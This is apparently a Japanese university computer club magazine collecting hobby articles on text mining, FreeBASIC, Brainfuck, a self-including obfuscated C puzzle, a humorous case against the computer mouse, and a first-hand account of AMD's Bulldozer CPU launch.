私たちは日常的に多くのテキストに触れている。最近では、その多くが web 上にあり、それらにアクセスする事は容易である。また、新聞や小説やアンケートと言ったテキストデータもあり、世の中にはテキストが山のように溢れている。こういったテキストデータから、価値のある情報を得ることをテキストマイニングという。

1　テキストマイニングして何が嬉しいか

新聞などの記事を自動的に分類したい、twitter からトレンドを知りたい、アンケートを分析してマーケティングに活かしたい、大量のテキストデータから、潜在的な情報を知りたい、などテキストデータから得られる情報に対する欲求は止まることはない。さらには、文章の書き手によって生まれる癖を見つけることができたり、特定の人の発言からその人がどのような特徴を持つのかを知ることができたりと、興味は尽きない。他には、メール等の文書を利用してナレッジの蓄積を行なったり、検索や機械翻訳、文章の要約、IME などに利用されている。

2　どうやってテキストマイニングをしていくか

私はまだまだ初心者であり、経験は浅いが、普段どのような流れでテキストマイニングをしているか紹介したいと思う。

2.1　目的を決める

データを分析する時に、何を目的にマイニングをするかによって、データの収集方法や分析方法が異なってくる。何がしたいかを決める。

2.2　コーパスを収集する

コーパスとは、分析対象のテキストデータのことを言う。テキストをマイニングするからには、テキストデータは必須である。嬉しい事に、web 上にはテキストデータが大量にある。wikipedia,twitter, 青空文庫, ブログ, 掲示板などである。マイニングを行う前に、自身が対象するテキストを選択し、収集を行う。

2.3　パースする

取得したデータをそのままの形で利用することは、多くの場合で困難である。大抵のデータは html や xml,rss などによって記述されているからである。まずは、これらをパース (解析) することから始まる。python では Beautiful Soup というライブラリを使用することによって容易にパースすることができる。また、xml では、lxml というライブラリを使うことによってパースすることができる。python ではこういったデータをパースするためのライブラリが複数あるので、好みのものを選択することができる。他のプログラミング言語でも、同様な機能を持つライブラリが用意されているだろう。パースしたのち、必要なデータを取り出して、次のステップに向かう。

2.4　クリーニングする

パースした後の状態のテキストでは、マイニングする際に不必要なデータが含まれていて、これらが分析時にノイズとなってしまう。そのため、必要のないデータを取りぞかなければならない。ここでいう不必要なデータは、マイニングする目的によって、変わってくる。よって、自身の目的に沿ったクリーニングをしなければならない。例えば、twitter のツイートを分析する時には、ハッシュタグが必要かどうか、リプライなどの@以降のユーザ名が必要かどうか、URL が必要かどうか、など目的によって必要なデータが変わってくる。あるユーザーの口癖について知りたければ、ハッシュタグ、ユーザー名、URL などは必要ないかもしれない。また、ユーザー間の関係が知りたい場合には、@以降のユーザー名が重要となるだろう。

2.5　形態素解析をする

日本語は、名詞や助詞、形容詞などの一つ一つの語を区切ること無く構成されている。そのため、それらを切り分け、テキスト内にどんな語が含まれているかを知る事が必要となる。また、それぞれの語の品詞が何であるかを知ることが出来る。英語では、既にスペースによって区切られていないため、語で新たに区切る必要はないが、品詞情報は有用なものである。目的によって変化するが、名詞、形容詞、動詞といった語は、そのテキストを特徴付けるものなのではないかと思う。n-gram で分析するといった他の方法もあるが、私たちが直面するほとんどのケースでは形態素解析をする必要があるだろう。

2.6　単語の出現頻度を数える

この辺りから、目的や状況によって、工程が異なってくるため、一概にいうことは出来無いが、多くのケースでは各単語が文書内に何回含まれているかをカウントするだろう。この工程によって、テキストデータを数値データに変換することができるため、数学的なアプローチをすることが可能になる。しかしながら、単語の頻度を見るということは、それぞれの単語が文書内のどこに出現したか、語の共起 (連続して出てくる語) などの情報が失わてしまうので、目的によって手段が変わってくる事を忘れてはならない。

2.7　何が目的かを思い出す

ここまでの工程で、自分が何をしたかったを忘れてはならない。それぞれの目的によって、これ以降の工程が大きく異なるからである。例えば、テキストの分類するのか、クラスタリングをするのか、特徴語を知りたいのか、時系列で分析したいのか、検索をしたいのか、それぞれの目的によって選択すべき手法が異なってくる。自分の望みが叶うような手法を使って、マイニングしよう。

3　マイニングできただろうか

このようにして、マイニングを行なっていくが、果たして、マイニングすることは出来ただろうか? 望みの情報であったり、今まで知らなかった情報を獲得することが出来た時には、大きな喜びが待っているだろう。テキストマイニングは、テキストから価値のある情報を獲得することであるが、必ずしも有用な情報を得ることが出来無いかもしれない。得られた情報が既に知っていた情報であったり、常識的なことであったりするかもしれない。しかしながら、マイニングする事によって得られた有用な情報は、この世界では自分だけが知っている情報かもしれない。情報を制して、未来を勝ち取ろう！

4　最後に

初めに述べたように、私はまだまだ勉強中のため、ここで紹介したものよりも良い方法があるかもしれない。そうした場合、共有しあうことによって、互いに技術力を高めることが出来たら、素敵だと思う。

FreeBASIC のススメ

nomeaning

nomeaning@mma.club.uec.ac.jp

概要

フリーの BASIC コンパイラとして FreeBASIC というものが開発されているのだが，あまり知られていない……

1 インストール方法

http://www.freebasic.net/ から PC のオペレーティングシステムにあった最新のバージョンをダウンロードして解凍することで使えるようになる．64bit の Linux で動かす場合は 32bit 版の ncurses が必要になるので注意する．

2 Fizz Buzz

まずは言語の雰囲気を知るために FizzBuzz から

```
Dim i As Integer
For i = 1 To 100
    If i Mod 3 = 0 Then
        Print "Fizz";
    End If
    If i Mod 5 = 0 Then
        Print "Buzz";
    End If
    If i Mod 3 <> 0 AndAlso i Mod 5 <> 0 Then
        Print i;
    End If
    Print
Next
```

このように，文法や構文は Quick Basic に酷似している．しかし，QuickBasic ではサポートされていない AndAlso(C 言語での"&&") など拡張されている部分がある．AndAlso の他にも For 文中でのカウンタ変数定義など Visual Basic で行なわれた改良も積極的に取り入れられている．

3 C 言語の標準ライブラリ

FreeBASIC は crt.bi を Include することで C 言語の標準ライブラリ関数を呼び出すことが出来る．エスケープシーケンスを使う時は文字列の前に"!"を付ける．また変数のアドレスを取る必要がある時は変数名の前に"@"を付けるようにする．

```
#Include "crt.bi"
Dim A As Integer,B As Integer
Scanf "%d%d",@A,@B
Printf !"%d\n",A+B
```

4 インラインアセンブラー

FreeBASIC では C 言語などと同じようにインラインアセンブラーを使用することが出来る．使い方は簡単でアセンブリコードを Asm と End Asm で囲むだけである．

```
Dim x As Integer=5
Dim y As Integer=3
Dim z As Integer
Asm
        mov eax,[x]
        Add eax,[y]
```

```
        mov [z],eax
End Asm
Print z
```

これは足し算をインラインアセンブラーを使って行なう例である．

5　オブジェクト指向のサポート

QuickBasic とは異なり，FreeBASIC はオブジェクト指向をサポートしている．具体的にはクラスや名前空間，プロパティ，オペレーターを含めた関数のオーバーロードなどを利用することが出来る．'extern "c++"' とすることで C++ のクラスとの相互利用することが出来る．

```
#Include "crt.bi"
Namespace Numerics
        Type Complex
                Dim Real As Double
                Dim Imag As Double
                Declare Constructor(ByVal R As Double=0,I As Double=0)
        End Type
        Constructor Complex(ByVal R As Double,I As Double)
                Real=R
                Imag=I
        End Constructor
        Operator + (ByRef A As Complex,ByRef B As Complex) As Complex
                Dim Result As Complex
                Result.Real=A.Real+B.Real
                Result.Imag=A.Imag+B.Imag
                Return Result
        End Operator
        Operator - (ByRef A As Complex,ByRef B As Complex) As Complex
                Dim Result As Complex
                Result.Real=A.Real-B.Real
                Result.Imag=A.Imag-B.Imag
                Return Result
        End Operator
        Operator * (ByRef A As Complex,ByRef B As Complex) As Complex
                Dim Result As Complex
                Result.Real=A.Real*B.Real-A.Imag*B.Imag
                Result.Imag=A.Real*B.Imag+A.Imag*B.Real
                Return Result
        End Operator
End Namespace

Dim A As Numerics.Complex = Numerics.Complex(1,2)
Dim B As Numerics.Complex = Numerics.Complex(3,4)
Using Numerics
Dim C As Complex

C=A+B

Printf !"%f+%fi",C.Real,C.Imag
```

これは複素数型を実装した例である．このように FreeBASIC ではかなり高度なオブジェクト指向を利用することが出来る．

6　マルチスレッドプログラミング

```
Sub Thread_Sub()
        For i As Integer = 0 To 5
```

```
                Sleep 50
        Next
End Sub

Dim Thread(0 To 3) As Any Ptr

For i As Integer = 0 To 3
        Thread(i) = ThreadCreate(@Thread_Sub)
        If Thread(i) = 0 Then
                Print "Error on making threads"
                End 1
        End If
Next

For i As Integer = 0 To 3
        ThreadWait(thread(i))
Next
```

FreeBASIC ではスレッドの作成を ThreadCreate 関数を呼び出すだけで行うことが出来る．ThreadCreate 関数時に引数をさらに渡すことで，スレッド毎に呼び出しルーチンへ引数を渡すことが出来る．

7　まとめ

FreeBASIC は C++ と同じように，インラインアセンブラなどの低レベルのことから，高レベルなことまで様々なことが出来る言語である．さらに，GNU Compilers Collections に含まれている他の言語との連携も容易であり，それらの言語で作られた資産を生かすことも出来る．あまり知られてはいない言語ではあるのだが，かなり高機能かつ使いやすいので是非使ってみて欲しい．

Brainf*ck プログラミング演習

menonu

menonu@mma.club.uec.ac.jp

概要

8 個の 1Byte 文字の命令からなるプログラミング言語 Brainfuck を扱ってみましょう。

1 Brainfuck とは

よく知られているように、計算機は機械語で処理が行われているので直接人の扱う言語を解釈するのは不可能です。なので、人が計算機に何か命令するためにはプログラミング言語を利用する必要があります。プログラミング言語とは計算機に動作の指示記述する言語体系であり、それぞれのプログラミング言語はそれぞれ固有の構文規則と意味規則を持っています。本記事で扱う **Brainfuck** はたった 8 個の文字のみで構成され、それぞれが命令として意味を持ち、組み合わせることで様々なプログラムが記述できます。チューリング完全 (と、言うよりチューリング機械の理論そのもの) であるので、入出力などはともかく C 言語などと同等の表現力を持っています。

2 言語の仕様

この言語ではある一つの一次元の配列とポインタから処理を進めます。配列に格納できる値は [0-255] の 1byte の整数であり、0 の時に「-」を実行すると 255 に、255 の時に「+」を実行すると 0 へと循環します。また、配列の各要素の初期値は 0 となっています。ポインタを移動させ、配列の各要素の値を操作することで処理を行います。
前章で説明したように 8 個の命令のみを利用します。以下は命令一覧

- `>` ポインタを 1 進める
- `<` ポインタを 1 戻す
- `+` ポインタの指す要素の値を 1 増やす
- `-` ポインタの指す要素の値を 1 減らす
- `.` ポインタの指す要素の値を出力する
- `,` ポインタの指す要素に外部から入力した 1byte を入れる
- `[` ポインタの指す要素の値が 0 なら、対応する] までジャンプする
- `]` 対応する [までジャンプする

3 コード

3.1 Hello World!

```
>+++++++++[<+++++++++>-]<++++++.++++++++++++++.>++++++[<------>-]<.
>+++++++[<+++++++>-]<.-------------.>++++++[<---->-]<..------------.

実行結果: WeAreMMA
```

WeAreMMA と出力します。W は十進の ASCII コードで 87 なので初期位置の要素の値を 87 になるまで増やしますが 87 個 + を記述するのは冗長です。n 番目の要素を出力用、n+1 番目の要素をループ用のバッファとして使用する場合に

```
>+++++++++[<+++++++++>-]

[0] -> [81]
```

このように記述することで、左側の「+」の数だけ [] 内を実行するという命令になります。目的の値になったら. を記述することで文字列が出力できます。同様に記述していくことで任意の文列が出力できます。

3.2 基本的な演算

```
++++++++++>++++<[>>+<<-]>[>+<-]>

[10][4][0] -> [0][0][40]
```

0 番の値と 1 番の値を足して 2 番目に出力する。ただし元の値は破壊される

```
++++++++++>++++<[>>+<<-]>[>-<-]>

[10][4][0] -> [0][0][6]
```

0 番の値から 1 番の値を引いて 2 番目に出力する。ただし元の値は破壊される

```
++++++++++>++++[<[->>>+<<<]>->>[<+<<+>>>-]<<]>

[10][4][0][0] -> [10][0][40][0]
```

0 番の値と 1 番の値を掛けて 2 番目に出力する。4 番目の要素はバッファとして使用される。ただし元の値は破壊される
おまけ

```
,.
```

echo

4 おわりに

見ればわかるように非常に読みづらく、理解しづらい言語であることがわかります。しかし、たった 8 個の命令を覚えるだけでプログラムを記述することができるのは魅力的だと思います。また、パズルのような要素があるので個人的には非常に楽しめました。次巻以降には条件分岐を利用した高度なプログラムの記事を書く予定です[*1]。

[*1] 気力があれば

難読コードに挑戦

wataj

wataj.ex@gmail.com

概要

IOCCC などに興味を持ったので、自分も難読 C コードを書いてみた。

1　はじめに

IOCCC（International Obfuscated C Code Contest Rules）とはプログラムの汚さを競う C コードのコンテストです。　自分もなんかそれっぽいの作ってみようとおもい、作りました。ただ技術力がないのでトリッキーなことはできませんでした。そのかわり読みにくさで努力しました。長いです。

2　コードについて

ファイル名は都合により「mma.c」にしてください! コードは下にあります。

2.1　コンパイル方法

gcc -o mma mma.c

2.2　コード解読のヒント

プリプロセス命令がたくさんあるので gcc に-E オプションをつけて見やすくしましょう。次に ASCII コード表を見ましょう。

3　おわりに

作るの楽しかったです。mma.c は http://wiki.mma.club.uec.ac.jp/wataj に添付してあります。ちなみに IOCCC のページはこちら。http://www.ioccc.org/

4　コード　mma.c

```
#ifndef O___OOOOOOOOOOOOOO___OOOO___OOOOOOOOOOOOOO___OOOOOOOOOOOO___OOOOOOOOO
#define OO(O) write(1,O,1)
#define O___OOOOOOOOOOOOOO___OOOO___OOOOOOOOOOOOOO___OOOOOOOOOOOO___OOOOOOOOO
main(){char O___O[]={64|1<<1<<1<<1|1<<1<<1|1},*O__O=O___O;int
#endif
O_O=OO(O___O);*O__O=
#ifdef  O___OOOOOOOOOOOOOO___OOOO___OOOOOOOOOOOOOO___OOOOOOOOOOOO___OOOOOOOOO
#ifdef  O____OOOOOOOOOOOO____OOOO____OOOOOOOOOOOO____OOOOOOOOOOOO_____OOOOOOOO
#ifdef  O_____OOOOOOOOOO_____OOOO_____OOOOOOOOOO_____OOOOOOOOOOOO___O___OOOOOOO
#ifdef  O______OOOOOOO______OOOO______OOOOOOO______OOOOOOOOOO___OOO___OOOOOO
#ifdef  O___O___OOOOO___O___OOOO___O___OOOOO___O___OOOOOOOOO___OOOOO___OOOOO
#ifdef  O___OO___OOO___OO___OOOO___OO___OOO___OO___OOOOOOO___OOOOOOO___OOOO
#ifdef  O___OOO___O___OOO___OOOO___OOO___O___OOO___OOOOOO___OOOO________OOO
#ifdef  O___OOOO_____OOOO___OOOO___OOOO_____OOOO___OOOOO___OOOOOOOOOOO___OO
#define O___OOOOO___OOOOO___OOOO___OOOOO___OOOOO___OOOO___OOOOOOOOOOOOO___O
O
```

```
#endif
#ifndef O___OOOO_____OOOO___OOOO___OOOO_____OOOO___OOOOO___OOOOOOOOOOOO___OO
#define O___OOOO_____OOOO___OOOO___OOOO_____OOOO___OOOOO___OOOOOOOOOOOO___OO
(*O__O<<(O_O<<O_O)|(O_O<<O_O))^O_O<<O_O<<O_O
#endif
#endif
#ifndef O___OOO___O___OOO___OOOO___OOO___O___OOO___OOOOOO___OOOO________OOO
#define O___OOO___O___OOO___OOOO___OOO___O___OOO___OOOOOO___OOOO________OOO
*O__O^O_O<<O_O<<O_O|O_O<<O_O
#endif
#endif
#ifndef O___OO___OOO___OO___OOOO___OO___OOO___OO___OOOOOOO___OOOOOOO___OOOO
#define O___OO___OOO___OO___OOOO___OO___OOO___OO___OOOOOOO___OOOOOOO___OOOO
~(~*O__O|(*O__O>>((O_O<<O_O<<O_O)|(O_O<<O_O))<<(O_O<<O_O<<O_O)))
#endif
#endif
#ifndef O___O___OOOOO___O___OOOO___O___OOOOO___O___OOOOOOOO___OOOOO___OOOOO
#define O___O___OOOOO___O___OOOO___O___OOOOO___O___OOOOOOOO___OOOOO___OOOOO
*O__O|*O__O>>(O_O<<O_O)|*O__O>>(O_O<<O_O<<O_O)|*O__O>>((O_O<<O_O<<O_O)|(O_O<<O_O))
#endif
#endif
#ifndef O______OOOOOOO______OOOO______OOOOOOO______OOOOOOOOO___OOO___OOOOOO
#define O______OOOOOOO______OOOO______OOOOOOO______OOOOOOOOO___OOO___OOOOOO
*O__O>>O_O<<O_O<<O_O>>O_O
#endif
#endif
#ifndef O_____OOOOOOOOO_____OOOO_____OOOOOOOOO_____OOOOOOOOOO___O___OOOOOOO
#define O_____OOOOOOOOO_____OOOO_____OOOOOOOOO_____OOOOOOOOOO___O___OOOOOOO
*O__O^(O_O<<O_O<<O_O<<O_O<<O_O)-(O_O<<O_O<<O_O)
#endif
#endif
#ifndef O____OOOOOOOOOOOO____OOOO____OOOOOOOOOOOO____OOOOOOOOOOOO_____OOOOOOOO
#define O____OOOOOOOOOOOO____OOOO____OOOOOOOOOOOO____OOOOOOOOOOOO_____OOOOOOOO
*O__O<<O_O>>(O_O<<O_O)<<O_O|O_O
#endif
#endif
;
#ifndef O___OOOOO___OOOOO___OOOO___OOOOO___OOOOO___OOOO___OOOOOOOOOOOOOO___O
#include "mma.c"
#endif
#ifndef wataj
#define wataj
}
#endif
```

マウスは窓から投げ捨てろ！

kakakaya

kakakaya@mma.club.uec.ac.jp

概要

「ハハッ、僕マウス！今日は僕のとっても優れた仲間たちを紹介するよ！」

1　導入

あなたの使っているポインティングデバイスはなんですか？
一応、ポインティングデバイスとは何か解らない人のために説明しておくと、マウスポインタ、いわゆる矢印を操作するための入力機器です。GUI の操作には必要不可欠であり、現代の PC において重要な部品の一つです。…そして、残念なことに、昨今の世の中ではマウス以外のポインティングデバイスを使う人は非常に少ないです。あなたも恐らくはマウス使いでしょう。私はこれを由々しき事態だと考えます。なぜなら、マウスは必ずしも最も良いデバイスではないのに、世の中ではほとんどそればかり流通し、マウス以外のものは珍しい種類のマウスとして扱われてすらいるという始末です。これと同じような状況が過去に存在し、マイナーな、しかし優れている方はそのままその優位性を認められることの無いまま関連商品は消えてしまい、人々に知られることは殆どなくなってしまいました。そう、皆さんご存知、Dvorak 配列のキーボードです。

2　Dvorak との対比に見るマウスの今後

参考：HHKB の Dvorak 配列版

今までの QWERTY が出来るだけ人間が打ちにくく、タイプ速度が遅くなるように配置されていたのに対して、Dvorak は文章を解析して多く打たれるキーを人間工学に基づいて打ちやすいように配置された配列です。これが開発されてしばらくの間はハードウェアレベルで Dvorak に対応し、何ら特殊な設定をせずとも接続するだけでそのまま Dvorak 配列を利用することが出来るキーボードが販売されていました。しかし、利用者が増えなかった結果、現在も生産しているのは Kinesis 社の製品程度、Dvorak 配列を使いたいと思った場合はソフトウェア側で設定をしなければならなくなりました。Dvorak 配列の発明者も世の中の劣った配列を駆逐することが出来ず、失意と無念のうちに亡くなったそうです。なぜ、このような事態が起きたのでしょうか。原因はいくつかありますが、「今までの QWERTY からの移行の手間」以外にも、「QWERTY に基づいて作られたキー配列を前提とする操作」、というのがあります。つまり hjkl で操作するエディタなど[*1]ですね。

そういった背景から Dvorak は廃れ、より劣っているほうが残るという状況になっています。これと同様のことがポインティングデバイスの世界でも起こっています。

すなわち、最高とはいえないものが、ちっぽけな変化を、歴史だの伝統だのといった理由で正当化して拒む怠慢な民衆により認められず、不当な衰退を受け入れざるを得なくなっている、ということです。しかし、まだ悲観する必要はありません。この記事を読んでいる賢明なるあなたが、新世界を我々と共に感じ取り、より優れたものをあなたと同様に聡明であろうご友人にも教え、さらにそのまた友人、と続いていくことにより、この世界に革命をもたらすことができるでしょう……！

閑話休題、なぜマウスが劣っているかという所に話を移しましょう。

[*1] ダイヤモンドカーソル、WASD で動くゲーム、C-XCV での文章操作も含まれる

3　マウスがほかのポインティングデバイスに比べ劣っている 5 つの理由

(1) スペースを食う

マウスと言っても色々な種類がありますが、基本的に薄かったり小さかったりするタイプは往々にして持ちやすさや安定性を犠牲にしています。確かに、恐らく最も本体が大きいのはボールマウスでしょう。ノート PC に搭載されているような小さいものも昔はありましたがが、操作性、PC 自体の厚さに難があり現在では廃止されています。でも、マウスはそんなボールマウスよりも多くのスペースを必要とします。なぜなら、ボールマウスがそれ自身のボールを動かすのでそれ以上のスペースを必要とせず、だからこそ大きくて安定性のある形状をしているのに対し、マウスはそれ自体を動かす必要があるため、置くだけではなく動かす分の作業領域を必要とするのです。手元でさらに文章を書く必要がある場合はマウスパッドがあったりすると非常に邪魔です。

(2) 体力を使う

大抵のポインティングデバイスは指先を動かすことにより操作します。しかし、マウスでは手首を使って操作する必要があり、さらに直線を動かす場合は腕を持ち上げて操作しなければなりません。多少ならまだしも、長い時間操作していると筋肉に疲労感を与えます。その上、マウスを動かすのに十分な領域がない場合は何度もマウスを上にあげて動かす必要があり、非常にストレスがたまります。

(3) 机が無いと使えない

マウスの構造上の特性上どうしようもない問題ですが、同時に大きな問題の一つです。ノート PC を使う上ではマウスは最も不似合いなデバイスと言えるでしょう。特に、スタンディングコンピューティングをする時に使えないというのは由々しき問題です。

(4) さらに、マウスパッドが無いと使えない（事がある）

最近のマウスにはどんな机でも十分に感知出来る種類があるそうですが、全部のマウスがそうという訳では無く、普通のマウスを使う場合は机の種類によってはマウスパッドを必要とすることがあります。また、マウスの動きに正確性を求める場合もマウスパッドを必要とします。小さいと端に行く度マウスを何度も上げる必要があり、大きいと机の上の作業領域が…という、どうしようもないものですが、残念なことにマウスを使う上では必要なものです。

(5) 玉石混交している

マウスは誰もが使うため、デザインに主体を置いた商品や、イロモノが横行しています。実用性を求めて買った結果が使いにくい、ということも起こりうるのです。一方、マウス以外のものはライト層向けの製品が極めて少なく、実用性が低いものは淘汰されています。

…さて、賢明なる読者はすでに自分が今まで使っていたマウスが如何に劣っているか気づいたことでしょう。そして、手元のマウスに代わるもっと便利な選択を求めているのでしょう。そんなあなたに幾つかの選択肢を提供したいと思います。つまり、マウス以外の主要なポインティングデバイスについての説明を以下に記します。

4　他のポインティングデバイス

- ボールマウス

図：手のひらで転がすタイプのボールマウス

上の方でも名前は何度か出ていたものです。トラックボールとも呼ばれ、何よりも大きな特徴なのはその本体に付いているボールです。これを転がすことにより、全体を動かさずとも操作することが出来、さらに仮想的なマウスの加速度などではなく完全に物理法則に沿ったボールの動きがそのまま加速と同じようになり、慣れると他の種類のものが使えなくなるそう

です。また、その現代彫刻然とした風貌はインテリアとしても優れているといえます。ちなみに、昔はノート PC[*2]に搭載されていたこともありましたが、薄型化の上で問題があるとして現在では廃止されています。

- タッチパッド

図：Apple 社の Magic Trackpad

操作領域に載せた指をスライドさせることによって操作をします。多くのノート PC に標準の操作方法として搭載されていますが、ある程度の操作領域が無いと長い距離を移動させるのに何度も指をこする[*3]必要があったり、端の部分で速度調節の無くて使いにくい移動先補完をしなければならず、使いづらいデバイスといった評価が多いものの、近年の Apple 社製品や、Windows7 でマルチタッチに対応したのを皮切りにノート PC 以外でも一つの選択肢として見直されてきています。しかし、下記のタッチパネルの存在によりそこまで人気になるかは疑問が残ります。

- タッチパネル、スタイラス

図：代表的なスマートフォン[*4]

画面の要素をそのまま触ることにより操作する、という最も直感的と思われるデバイスです。今までは公共機器、例えば券売機などで用いられて居ましたが、最近はスマートフォン、タブレット PC の発展により通常の使用でも使える環境が整ってきています。Windows8 ではエクスプローラもタッチ操作向けにデザインされたそうです。しかし、画面を触って操作するということは当然画面に表示するアイコンも大きくする必要があり、作業領域がそのぶん小さくなり、さらに指で画面を触るというのは当然画面は汚れるのでその対策も必要となります。

- ポインティングスティック

図：ThinkPad のトラックポイント（赤い点）[*5]

厳密にはポインティングデバイス、というよりポインティングデバイス付きキーボード、といったもので、ノート PC に搭載されているのがメインで単体で売っているのは余り見かけません。キーボードの G と H と B の間にポインティングスティックという突起があります。操作するときは指をこの上にのせて軽く力を入れるだけでマウスポインタが滑り出し、ホームポジションから一切手を動かす必要がないのでマウスとキーボードを交互に使う場合は最も便利なデバイスといえます。さらに、ノート PC 用で最も多いタッチパッドは使用しているうちに表面が削れて色の違いが際立つのに対して、これはそのような心配は一切無く、例え汚れたり摩耗しても先端のゴムキャップを変えるだけで済むという保全性にも優れたデバイスです。

いかがだったでしょうか。本稿により、あなたが今までの不適切な環境を捨てて新しい世界に旅立つ決断の手助けとなれば幸いです。

---

*2 Let'snote など

*3 しばらく使うとテカテカになる

*4 MMA 内部では。

*5 ThinkPad T520 のもの。T シリーズの特徴として、最上段の更に上にあるキーの中でもよく使われる Esc と Del が大きく、打ちやすくなっている。

Bulldozer お葬式会場

thunder_lab

thunder_lab@mma.club.uec.ac.jp

概要

2011 年 10 月 23 日、AMD は Bulldozer アーキテクチャを採用した CPU を発売した。しかし、初の 8 コア CPU となる最上位モデルは未だ発売時期が未定[*1]である。しかも残念性能であることが（分かっていたことではあるが）判明してしまったため一気にお葬式ムードとなった。

1　どうしてこうなった

2008 年、AMD のロードマップには Bulldozer アーキテクチャを採用する「Orochi」が記載されていた。そして 2009 年 11 月、「AMD 2009 Financial Analyst Day」の場で、Bulldozer アーキテクチャの概要が公開された。その後、ロードマップからはいつの間にか「Orochi」が消え失せ、代わりに「Zambezi」が現れた。この Zambezi は、当初より 2011 年内の発売とされていたが、かねてより 2011 年前半発売が噂されていた。しかし、そういった発売時期のリークもありながら発売することはなかった。が、ついに 6 月、上級副社長が「90 日以内に出す」と発言し、9 月上旬の発売が噂された。

だが、蓋を空けてみれば 90 日以内に発売されることはなく、ついに発売されたと思えば目玉の 8 コアモデルは未だ発売時期不明である。

しかも残念性能であることが前々から発覚しており、AM3+ マザーを事前に揃えてしまっていた私ですら非常に残念な気持ちになっている。本来なら Bulldozer 人柱記を書いていただろうが、このような状況であるので、このアーキテクチャの解説をしたいと思う。

2　Bulldozer アーキテクチャとは

Bulldozer のアーキテクチャは今まで AMD が改良を重ねて使ってきた K10 系コアとは違い、完全に一から設計されたコアである。2 つのコアを 1 つのモジュール単位とし、最上位の 8 コア製品は 4 モジュールからなる。もう少し具体的に言うならば、2 コアがそれぞれ独立した整数演算器を持ち、それが 1 つの浮動小数演算器を共有することで 1 モジュールを形成している。他にそれぞれのコアごとに L1 キャッシュを持ち、2MB の L2 キャッシュは共有となる。また、L3 キャッシュは 8MB で全モジュール共有となる。

製造プロセスは PhenomII 時代までの 45nm から進み、32nm プロセスとなる。AMD が新アーキテクチャと新プロセスを同時にするとは恐怖しか感じない。一般的にプロセスの微細化が進むと消費電力は減少するが、8 コアモデルでは TDP125W である。また、命令セットは今までの SSE4 などの命令に加え、新たに AVX や AES、FMA4 にも対応する。AVX と AES は既にインテルが競合製品で実装している。いつものことながらこれの後を追うように実装された形だ。注目すべきは FMA4 だが、これは対応するソフトウェアが現段階でほとんどない。

また、このコアは第三世代の Turbo Core を搭載する。ターボ機能は TDP の枠内で動作クロックを引き上げるものである。半分のコア周波数を引き上げる「Max Turbo」、それよりはクロックの向上幅が少ないものの、全コアを一時的に引き上げる「All Core Turbo」が搭載される。

動作クロックは当初の最上位モデル「FX-8150」が 3.6GHz、ターボコア（以下 TC）時で 4.2GHz にもなる。ターボながら、公式に 4GHz を超えて出荷される初の CPU になるわけだが、これは Bulldozer アーキテクチャが動作クロックを高めやすい構造をしているからである。というのも、AMD は旧来から競合に対してクロックあたりの性能に劣っていた。それを補うように動作クロックを高く設定していたのだが、このアーキテクチャではさらにその傾向に頼る構造である。実は設計者はかの有名な prescott[*2]コアの設計者と一緒[*3]らしい。そういうわけもあってか、先日、Bulldozer コアでのオーバークロックで 8.429GHz を叩き出し、世界ギネス更新に成功した。ちなみに、それまでギネスに君臨し続けたのは Prescott コアのプロセスを 90nm から 65nm にシュリンクした CedarMill である。

[*1] 2011 年 10 月 27 日現在

[*2] インテルが Pentium4 で用いたコア。

[*3] そりゃあ、高クロック爆熱にもなるよねぇ…

で、そこまでクロックも上がって、なぜ残念性能になってしまったのか——その一端にはこのアーキテクチャーの設計方法にある。いままで人の手によって設計してきた部分を、自動設計にし、機械に任せたというのだ。この設計方法によって、人の手による設計より性能が低く、またダイサイズも大きいものが出来上がってしまった。ちなみに、Zambezi のダイサイズは 315mm^2 ある。

3　採用プラットホーム

さて、この Bulldozer コアを採用した FX シリーズがついに発売されたわけであるが、プラットホームはどのようになるのだろう。

FX シリーズでは「AM3+」パッケージを採用する。これは物理的には既存の AM3 パッケージと同一である。一部のマザーボードでは BIOS によって AM3 でも対応可能だという。組み合わされるチップセットが新たに 9 シリーズとなり、組み合わされるサウスブリッジは SB950 となる。だが、こちらも既存の 8 シリーズでも対応可能だ。9 シリーズでは、USB3.0 や SATA6Gbps などがサポートされる。

4　で、買うの？

ここまで新アーキテクチャをつらつら述べてきたが、冒頭でも述べた通り割と、かなり、相当残念な性能である。具体的には 8 コアの最高モデルで既存の PhenomII の 6 コア最上位とほぼ同等、競合のインテル CPU の 4 コア上位モデルには及ばない。してからに、AMD では FX の最上位モデルの予価が 245 ドルとされた。…はずなのだが、日本での予想価格は 3 万 4000 円だと言う。今のレートでは 75 円/ドルなのだが…どうしてこうなった。というのも、日本で発売される最上位モデルには簡易水冷クーラーが付属[*4]する。これが価格を押し上げているわけである。ちなみに、この時点で PhenomII の 6 コア最上位は約 1 万 6000 円。PhenomII を 4 コア運用して使用している自分の環境[*5]から考えると、無理して移行する必要性は感じられない。というより、PhenomII の 6 コアを買った方がマシである。

とはいえ、新アーキテクチャの CPU がなんとかリリースまでこぎ着けたのは評価できる。AMD としては初代 bulldozer の Zambezi をさっさと闇に葬りたいのか、次期 Bulldozer の Piledriver にご執着のようだが。Piledriver ではまともになって欲しいと切に願う。

5　結局

買った。[*6]

[*4] しかも箱がすごい
[*5] PhenomIIX2 555 の 4 コア化
[*6] 11 月 4 日

11 月 4 日、ついに 8 コアの FX-8150,FX-8120 が店頭に姿を表した。FX-8150 は水冷キットの国内限定 500 セットであり、どこのお店も入荷数は数個程度、開店直後にすぐ売り切れたらしい。さすが AMDer。FX-8120 についてはそこそこの量が入荷したようで、2 限後すぐに秋葉原に向かったが、余裕で購入することができた。

ついに買ってしまった 8 コアである。直前まで購入を迷ったが、AMD 信者として結局買ってしまった。

まず箱の外観。ちゃんと缶のケースである。サイドに窓が空いており、CPU が見えるようになっているのは普通の紙箱と変わらない。開けてみると、CPU とクーラー、説明書、あとは『使う前にちゃんと BIOS アップデートしてね』っていう注意書きの紙が入っていた。CPU クーラーは見た目 PhenomIIX6 のそれと変わらない。というか同じものではないだろうか。

注意書き通り BIOS…UEFI をアップデートして、さて、早速起動……と思いきや、UEFI に入れない。どうしたものかと再起動すると入れた。しかし、すぐにフリーズしてしまう。結局、3 回に 1 回程度の頻度でしか UEFI に入れず、その後、OS 立ち上げの段階まで進めても、100 %の確率でフリーズしてしまい、起動することが出来なかった。

マザボとの相性なのか、CPU の初期不良なのかは不明だが、不本意ながらここまでで記事の関係上、タイムアウトとなってしまった。

起動した状態が見られなくてとても残念であるが、これは一度購入先のツクモ秋葉原で見てもらうしか無い。非常に残念である。

